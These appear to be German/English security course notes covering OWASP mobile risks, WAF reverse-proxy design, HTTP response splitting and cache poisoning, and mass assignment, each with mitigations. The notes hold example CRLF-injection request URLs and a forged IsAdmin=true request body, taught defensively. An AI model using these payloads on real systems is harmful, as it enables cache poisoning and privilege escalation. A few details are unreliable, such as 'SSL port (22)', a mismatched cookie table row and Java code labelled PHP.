Nicht genügend gesicherte Speicherung von Daten. Dies kann ein Thread sein, wenn das Gerät gestohlen wird. Es gibt einige Wege wo dies möglich ist. Über Screenshots, Keyboard, Clipboard, Loggs, Web Cache, Inter-Process Communication oder über Backups.

#### Screenshots

- ▶ OS takes screenshots
  - ▶ task manager
  - ▶ quick reactivation of app
- ▶ iOS mitigation

#### Insecure Data Storage



#### Clipboard

- ▶ By default, a global clipboard is used
- ▶ Every app can access it
- ▶ Wipe clipboard, or use dedicated one


#### Insecure Data Storage

```
UIPasteBoard *uniqueBoard = [UIPasteboard pasteboardWithName:];
```

#### Web Data

- ▶ WebView is storing data, like a web browser
  - ▶ Web Cache
  - ▶ Cookies
  - ▶ Localstorage
  - ▶ Saved passwords
- ▶ Sqlite database files

#### Insecure Data Storage



```
CREATE TABLE cookies (creation_wce INTEGER NOT NULL UNIQUE PRIMARY KEY,host_ip TEXT NOT NULL,path TEXT NOT NULL,value TEXT NOT NULL,secure INTEGER NOT NULL,httponly INTEGER NOT NULL,expires_wce INTEGER NOT NULL,expires_utc INTEGER NOT NULL);
```

```
INSERT INTO "cookies" VALUES('113.201.69.35','223.255.1.1','www.hacking-lab.com','*.*.HACKING-LAB.COM','/index.php?c=a&id=1999&ob=1','/','/','113.201.69.35','223.255.1.1');
```

#### Keyboard

- ▶ Autocomplete function
- ▶ iOS stores ~500 words
- ▶ Disable for sensitive stuff

```
theTextField.secureTextEntry = YES;
theTextField.autocorrectionType = UITextAutocorrectionTypeNone;
```

```
android:inputType="textNoSuggestions"
```

#### Insecure Data Storage



#### Logs

- ▶ Crash logs
- ▶ App logs
- ▶ iOS: Apple System Log (ASL) caches the logged data until reboot. Not sandboxed!
- ▶ Don't log sensitive data!
- ▶ Prevent debug logs in final App


#### Insecure Data Storage



#### Inter-Process Communic.

- ▶ Apps can register URL handlers
  - ▶ skype://14085555555?call
- ▶ Other apps can pass data by calling the handler
  - ▶ Receiver is not verified!
- ▶ Multiple apps for same handler?
  - ▶ iOS: the app installed last wins
  - ▶ Android: user can select app
- ▶ Alternative for android: call "Intent" of other app

#### Insecure Data Storage



### Certificate Pinning

Per Standard werden die Server Zertifikate gegenüber von vorinstallierten ROOT CAs gecheckt. Trauen sie diesen nicht. CAs können gehackt werden und der Angreifer kann neue CA hinzufügen. Die Lösung ist Certificate Pinning. Speichern Sie das Zertifikat oder den Public Key in der App.

#### ► Implementation

- ▶ Android: X509TrustManager API
- ▶ iOS: NSURLConnectionDelegate

#### ► Certificate renewal



- ▶ update needed
- ▶ alternative: check issuing CA instead of server cert
- ▶ HPKP

### App Transport Security

Ab iOS9 hat Apple eine Anforderungen für die Server implementiert. TLS 1.2 mit Perfect Forward Secrecy, gültiges Zertifikat und eine SHA-256 Signatur sowie 2048-Bit RSA oder 256-Bit EC Key. Die Apps müssen Exceptions definieren, falls die Anforderungen nicht erfüllt werden.

### M4 – Insecure Authentication

Probleme mit der Authentication und dem Session Management

- Nutzung von Gerät spezifischen Daten (Privary Issue)
- Spoofing
- Vorhersagbare Session ID
- Kein Session Timeout

### M5 – Insufficient Cryptography

Häufige Fehler wenn Kryptographie eingesetzt wird

- Einfache Ciphers und/oder Keys
- Keys nicht geschützt abgespeichert in der App
- Selbst gemachte Kryptographie (→ nie selbst machen).

#### Crypto in Android

- ▶ Android uses the Bouncy Castle library
- ▶ Support varies between android versions
  - ▶ Ciphers may not be available
- ▶ Spongycastle
  - ▶ Clone of Bouncy Castle, repackaged
  - ▶ allows to bundle any BC version, into app
  - ▶ org.bouncycastle.\* -> org.spongycastle.\*

#### Crypto in iOS

##### ► Common Crypto API: CCCrypt

```
CCCryptorStatus result = CCCrypt(kCCEncrypt,
kCCAlgorithmAES128,
kCCOptionPKCS7Padding | kCCModeCBC,
key.bytes,
key.length,
iv.bytes,
rawData.bytes,
rawData.length,
cipherData.mutableBytes,
cipherData.length,
&outLength);
```

- ▶ Uses KeyChain for asymmetric crypto
- ▶ Alternative: OpenSSL

### M6 – Insecure Authorization

- Alle möglichen Fehler von Authentication
  - Zugriff an nicht berechtigte Benutzer geben
  - Operation einem nicht erlaubte Benutzer erlauben
- **Beispiel:** Forced Browsering

## M7 – Client Code Quality

- Code-Level Implementation Problems
- Buffer Overflows, sqli, XSS, format string vulnerability, etc.
- Everything that can be fixed in the code

## M8 – Code Tampering

Binary patching / Monkey patching, Resource modification, Method hooking, Method swizzling, Jailbreaking / Rooting.


<h3>iOS: Objective-C Runtime</h3> <p>M8   Code Tampering</p> <ul style="list-style-type: none"> <li>▶ Obj-C uses messaging</li> <li>▶ Every method call is processed by a single function           <ul style="list-style-type: none"> <li>▶ <code>objc_msgSend</code> in Library <code>libobjc</code></li> </ul> </li> </ul> <pre>HelloWorld *hello = [[HelloWorld alloc] init]; [hello sayHello:@"DeepSec"];</pre>	<h3>iOS: Method Hooking</h3> <p>M8   Code Tampering</p> <ul style="list-style-type: none"> <li>▶ Cycript           <ul style="list-style-type: none"> <li>▶ overwrite app functions with JavaScript               <pre>cy# UIDevice.messages['uniqueIdentifier'] = function() { return @"DeepSec"; }</pre> </li> </ul> </li> </ul> <p>JavaScript!!</p>
<h3>iOS: Method Swizzling</h3> <p>M8   Code Tampering</p> <ul style="list-style-type: none"> <li>▶ Switch implementation of two methods</li> </ul> <pre>+ (void)load {     Method original, swizzled;      original = class_getInstanceMethod(self, @selector(syncronize));     swizzled = class_getInstanceMethod(self, @selector(swizzled_synchronize));     method_exchangeImplementations(original, swizzled); }</pre>	<h3>iOS: Jailbreak detection</h3> <p>M8   Code Tampering</p> <ul style="list-style-type: none"> <li>▶ Suspicious files and symlinks           <ul style="list-style-type: none"> <li>▶ e.g. /bin/bash/ or /usr/libexec/cydia</li> </ul> </li> <li>▶ Evil libraries           <ul style="list-style-type: none"> <li>▶ Substrate, cycript</li> </ul> </li> <li>▶ Sandbox integrity (fork)</li> <li>▶ Test if SSL port (22) is open</li> </ul>
<h3>Android: Root detection</h3> <p>M8   Code Tampering</p> <ul style="list-style-type: none"> <li>▶ Suspicious files           <ul style="list-style-type: none"> <li>▶ e.g. /sbin/su or /system/app/Superuser.apk</li> </ul> </li> <li>▶ Suspicious packages           <ul style="list-style-type: none"> <li>▶ e.g. com.noshufou.android.su</li> </ul> </li> <li>▶ Test if test-keys were used for build</li> </ul>	

## Code Obfuscation

M9 | Reverse Engineering

- ▶ Android: app still contains method names, etc.
- ▶ Android SDK includes ProGuard
  - ▶ obfuscate names and shrink code
  - ▶ Strip functions - e.g. System.out.println(...)

```
public final void 脳() {
    if (this.脑 == 0) {
        this.脑.脑(this.脑.脑.脑);
        float f;
        if (f.脑(this.脑) >= 0.0F) {
            f = g.脑(this.脑);
        }
    }
}
```



- ▶ iOS: objc\_msgSend...

```
Class class = objc_getClass("HelloWorld");
id receiver = [[class alloc] init];
SEL selector = NSSelectorFromString(@"sayHello:");
objc_msgSend(theReceiver, theSelector, @DeepSec);
```

- ▶ method names still exist in the binary!
- ▶ Obfuscate names in the source code
- ▶ 3<sup>rd</sup> party tools
- ▶ Compiler settings: stripping names etc.

## Anti-Debug

M9 | Reverse Engineering

- ▶ Android & iOS: Detect debugger

```
// sysctl() succeeded; check P_TRACED flag
return (info.kp_proc.p_flag & P_TRACED) ? 1 : 0;


if (Debug.isDebuggerConnected()) {
```

- ▶ iOS: disallow debuggers

```
void *handle = dlopen(0, RTLD_GLOBAL | RTLD_NOW);
ptrace_ptr_t ptrace_ptr = dlsym(handle, "ptrace");
ptrace_ptr(31, 0, 0, 0); // 31: PT_DENY_ATTACH
```

## Reversing Android

M9 | Reverse Engineering



## Swift



M8 | Code Tampering

- ▶ Swift does not use the messaging system
- ▶ Direct function calls
- ▶ Method hooking / swizzling doesn't work!
- ▶ for plain Swift classes only, not for subclasses of an ObjC class

## C code



M8 | Code Tampering

- ▶ iOS: ObjC can be mixed with C and C++ code
- ▶ results in assembler code, no messaging

```
#import "ObjCClass.h"
#import "PlainCppClass.h"

@implementation ObjCClass
- (void)objcFunction {
    plainFunction();
}
@end
```

- ▶ Android: native libraries possible with NDK
  - ▶ Mixed projects: SDK (Java) and NDK (C)

## Android: smali

M9 | Reverse Engineering

- ▶ Android is not Java.
- ▶ It is a Java influenced language called Dalvik.
- ▶ Dalvik converts "Java"-code to smali.

```
.class public Lch/hsr/vulnerableapp/SplashScreenActivity;
.super Landroid/app/Activity;
.source SplashScreenActivity.java

# static fields
.field private static final SPLASH_DURATION:I = 0xb8
.field private static final TAG:Ljava/lang/String; = "SplashScreenActivity"

# instance fields
.field private mIsBackPressed:Z

# direct methods
.method public constructor <init>()V
.locals 0
.prologue
.invoke-direct (p0), Landroid/app/Activity;-><init>()V
.return-void
.end method
...
```

## Android: ART

M9 | Reverse Engineering

- ▶ With Android 5, ART replaces Dalvik
- ▶ ART = Android Runtime
- ▶ Ahead-Of-Time (AOT) compilation
  - ▶ Creates **native** code at installation time
  - ▶ OAT file instead of DEX file
- ▶ Better protection against reverse engineering?
  - ▶ No -> DEX file is still present in app (APK)


## M10 – Extraneous Functionality

- Verstecke Hintertüren für Entwickler
- Passwörter in Kommentaren

## Secure Coding Checklist

- ▶ Data at Rest
  - ▶ DataProtection API & Keychain API
  - ▶ Backup Exclusion
  - ▶ Caching
- ▶ Data in Motion
  - ▶ Transport Security
  - ▶ Certificate Pinning
- ▶ Data Leakage
  - ▶ Prevent side-channel leakage: logs, keyboard, screenshots,...
- ▶ Input Validation
  - ▶ Input sanitization e.g. URL handler parameters
  - ▶ Format strings
- ▶ Code Protections
  - ▶ Code Obfuscation
  - ▶ Stack protection
  - ▶ Anti-Debug controls
  - ▶ Compiler settings
  - ▶ Code Injection Checks
- ▶ Web View hardening
  - ▶ disable local file access
  - ▶ disable plugins
  - ▶ disable javascript
  - ▶ URL whitelisting
- ▶ Environment integrity
  - ▶ Jailbreak / Rooting detection
  - ▶ Version control / mandatory updates

## Reverse Proxy – Web App Firewall




In den Anforderungen für die Zahlungsinstitute wird gefordert, dass eine Web-Application Firewall einsetzt ist.


Ohne Web Application Firewall sind mehrere Verbindung zu den DMZ Applikationen direkt möglich.

Bei einer WAF geht dies über ein Ort. Zudem agiert dieser als Reverse Proxy, Security Checks können gemacht werden und Content Rewriting ist möglich (→ mod\_proxy).

Für die Live CD sieht das Setup wie folgt aus. Es gibt zwei verschiedene Apache Prozesse, wobei ersterer als Web Application Firewall agiert.




### Pre-Authentication





Dies bedeutet bedeutet, dass Backend Request immer authentisiert sind. Bietet Starke Forensik und Logging Optionen. Es wird dabei eine Principal Delegation gemacht.

### Forensic Readiness


Mit Hilfe einer Request ID können Request über verschiedene Tiers und Server hinweg verfolgt werden (mod\_unique\_id und mod\_headers)




**Ohne Session Store****Mit einem Session Store (Cookie Store)****Strict-Transport-Security**

Strict-Transport-Security: max-age=2592000 [;includeSubdomains].

Dies hat zur Folge, dass jeder Request welcher mit dem Browser in den nächsten 30 Tagen gemacht wird, über HTTPS zu erfolgen hat (egal ob die Seite oder der Benutzer etwas anderes spezifiziert). Dies verhindert all Attacken, welche HTTP downgrades basieren.


**Content Rewriting****Relative URL's**

Relative URL's stellen bei einer Web Application Firewall keine Probleme dar und somit ist auch kein Content Rewriting nötig,

**Absolute URL's**

Absolute URL's müssen aber rewritten werden, da dies ja auf den falschen zeigen. Ich möchte dass alles über den Proxy geht. Die Cookie Domain und teilweise auch die Cookie Values müssen umgeschrieben werden.

→ mod\_substitute

**Web App Firewall**

Der @inspectFile Operator ist ganz einfach eine Art von API, welches es erlaubt die Dateianhänge zu inspizieren.

**Open Source Stack****Feature**

Reverse Proxy

Web App Firewall

Forensic Correlation

Content Rewriting

Pre-Authentication, Session Hiding, URL Authorization

**Apache Module**

mod\_proxy

mod\_security2


mod\_unique\_id

mod\_headers

mod\_substitute


mod\_burp

## URL Encryption



Effektiv gegen Forceful Browsing. Der URL sowie die Parameter sind geschützt. Es verbirgt die Technologie und die Topology des Systems. Es funktioniert dynamisch und setzt keine spezifische Konfiguration voraus.


## Smart Form Protection



## Merke

- Die Pre-Authentication reduziert die Angriffsfläche nicht authentisierte Benutzer
- Die Unique-ID erlaubt es forensische Untersuchungen zu machen
- Der Cookie Store versteckt nicht sichere Cookies von der Backend Applikation
- Service ACL ist eine Zweite Linie von Schutz für das Applikations Authentisierungsschema.

## MOD\_Security



# HTTP Response Splitting & Request Smuggling

## Einführung

HTTP Response Splitting kann gebraucht werden um Cross-Site Scripting Attacken, Cross-User Defacements (Verleumdungen), Web Cache Poisoning oder ähnliche Attacken durchzuführen.

Die Attacke besteht darin, dass der Server dazubringen einen Carriage Return zu drucken (CR, ASCII 0x0D) Line feed (LF, ASCII 0x0A). Gefolgt vom Inhalt des Angreifers in der Header Section der Antwort. Typischerweise in Input Felder, welche der Applikation gesendet werden.

Gemäß dem HTTP Standard, sind die Header mit einem CRLF voneinander abgetrennt und zwischen Header und Body sind zwei.

## Angriffsvektoren

- Web Cache Positioning
- Response Hijacking
- Temporary Defacement (Server side XSS)

### OWASP Example

Vulnerable PHP Code

```
String author = request.getParameter(AUTHOR_PARAM);
$Cookie cookie = new Cookie("author", author);
cookie.setMaxAge(cookieExpiration); response.addCookie(cookie);
```

Exploit: Malicious „author“ string  
Compass Security \r\nHTTP/1.1 200 OK\r\n...

Resulting Response

```
HTTP/1.1 200 OK
Set-Cookie: author=Compass Security
```

HTTP/1.1 200 OK

### Cookie Injection

Cookie injection in browser and entry server cookie stores

► Request

GET /download=foobar.zip%0a%0dSet-Cookie%3a%20session=123 HTTP/1.1

URL encoded for CR/LF

Header to inject

► Response

```
HTTP/1.1 200 OK
Date: Tue, 07 Sep 2004 13:28:18 GMT
Server: Apache
Last-Modified: Tue, 02 Sep 2003 09:41:04 GMT
Content-Length: 895
Connection: close
Content-Type: application/x-octet-stream
Content-Disposition: foobar.zip
Set-Cookie: session=123
```

## Response Splitting

### Beispiel

#### Request

```
http://www.example.com/megabbs/forums/thread
-post.asp?action=writenew&fid=%0d%0aContent-
Length:%200%0d%0a%0d%0aHTTP/1.0%20200
%20OK%0d%0aContent-
Type:%20text/html%0d%0aContent-
Length:%2033%0d%0a%0d%0a%3chtml%3eScan
ned%20by%20Maxp
atrol%3c/html%3e%0d%0a&tid=4924&replyto=22
947&displaytype=flat
```

#### Response

```
<...>
HTTP/1.1 302 Object moved
Connection: close
Date: Sun, 26 Sep 2004 14:14:02 GMT
Server: Microsoft-IIS/6.0
Location: /megabbs/forums/forum-view.asp?fid=
Content-Length: 0
HTTP/1.0 200 OK
Content-Type: text/html
Content-Length: 33
Scanned by Maxpatrol
Content-Length: 290
Content-Type: text/html
Expires: Sun, 26 Sep 2004 14:13:02 GMT
Set-Cookie: guestID=309; path=/
Set-Cookie: ASPSESSIONIDAQRTADCB=KNEIJIEDEMJPNNKPNFONOIFL;
path=/Cache-control
```

## Cache Poisoning

```
http://icis.digitalparadox.org/redirect.php?page=%0d%0aContent-Type:%20text/html%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aLast-Modified:%20Wed,%2013%20Jan%202006%2012:44:23%20GMT%0d%0aContent-Type:%20text/html%0d%0a%0d%0a<html><font color=red>hey</font></html>HTTP/1.1
```

mitgeschickt wird.

## Lösung

Als generelle Lösung kann man sagen, dass man die URL String encoden sollte, bevor man diese in die HTTP Header einfügt.

- **Auf Applikations Level**

Gibt keine „bad“ Daten an das Framework weiter (CR, LFs, ... )

- **Framework (JSP, ASP, PHP) Level**

Bette keine „bad“ Daten in die HTTP Antwort Header ein.

- **Intermediaries (proxy servers, etc.)**

Erzwinge eine Kausalität (Request vor einer Antwort) und verhindere Verbindungs-Sharing

- **Seitenbesitzer**

Nur SSL Seiten

Um den Cache Server dazuzubringen unseren Request zu cachen, müssen wir einige neue Headers hinzufügen. Der Last-Modified Header in der HTTP Antwort führt dazu, dass unsere Web Seite gecached wird und unsere angegriffene Webseite so in unserem Cache landet. Dies passiert, solang mit Last-Modified ein aktuelles Datum

# Mass Assignment Vulnerability

The screenshot shows a GitHub blog post titled "Public Key Security Vulnerability and Mitigation". It details a security exploit where a user exploited a mass assignment vulnerability in a Rails application to add their public key to the rails organization. The post includes code snippets from the User model and a view file, and concludes with an apology from the author.

Software-Frameworks erlauben es Entwicklern automatisch HTTP-Anforderungsparameter in Programmcode-Variablen oder Objekte zu binden, um dieses Framework für Entwickler einfacher zu machen.

Angreifer können diese Methode manchmal verwenden, um neue Parameter zu erstellen, die der Entwickler nie beabsichtigt hat, was wiederum neue Variablen oder Objekte im Programmcode schafft oder überschreibt, die nicht beabsichtigt war.

## Gefährdeter Code

### Model

```
public class User
{
    public string FirstName { get; set; }
    public bool IsAdmin { get; set; }
}
```

### Create user

```
@using (Html.BeginForm())
{
    @Html.EditorFor(model => model.FirstName)
    <input type="submit" value="Save" />
}
```

The screenshot shows the Fiddler Composer tool with a POST request to 'http://localhost:7757/test/edit'. The 'Request Body' field contains 'FirstName=Scott&IsAdmin=true', with the '&IsAdmin=true' part highlighted by a red box.

## Exploit

Es gibt im Input Formular keine Möglichkeit für den Benutzer das IsAdmin Flag zu setzen. Aber wenn sich jemand von Hand einen HTTP Request zusammensetzt, welcher dies beinhaltet kann er dies setzen (an den Namen ist er vielleicht per Zufall gekommen oder hat dies irgendwo gesehen).

So kann mit dieser Methode eigentlich jeder Benutzer Administrator werden (unter der Voraussetzung die Daten werden auch alle in der Datenbank abgespeichert.) Es reicht also nicht, das Feld einfach nicht zu erwähnen.

## Lösungsansätze

### Lösung 1 – BIND Attribute

The [Bind] attribute will let you specify the exact properties a model binder should include in binding (a whitelist).

```
[HttpPost]
public ViewResult Edit([Bind(Include = "FirstName")] User user)
{
    // ...
}
```

### Lösung 2 – Exclude

Alternatively, you could use a blacklist approach by setting the Exclude parameter on the attribute.

```
[HttpPost]
public ViewResult Edit([Bind(Exclude = "IsAdmin")] User user)
{
    // ...
}
```

### Lösung 3 – Explicit Binding (Blacklist Ansatz)

If you prefer explicit binding with the UpdateModel and TryUpdateModel API, then these methods also support whitelist and blacklist parameters.

```
[HttpPost]
public ViewResult Edit()
{
    var user = new User();
    TryUpdateModel(user, includeProperties: new[] { "FirstName" });
    // ...
}
```

### Lösung 4a – Stark typisierter Ansatz

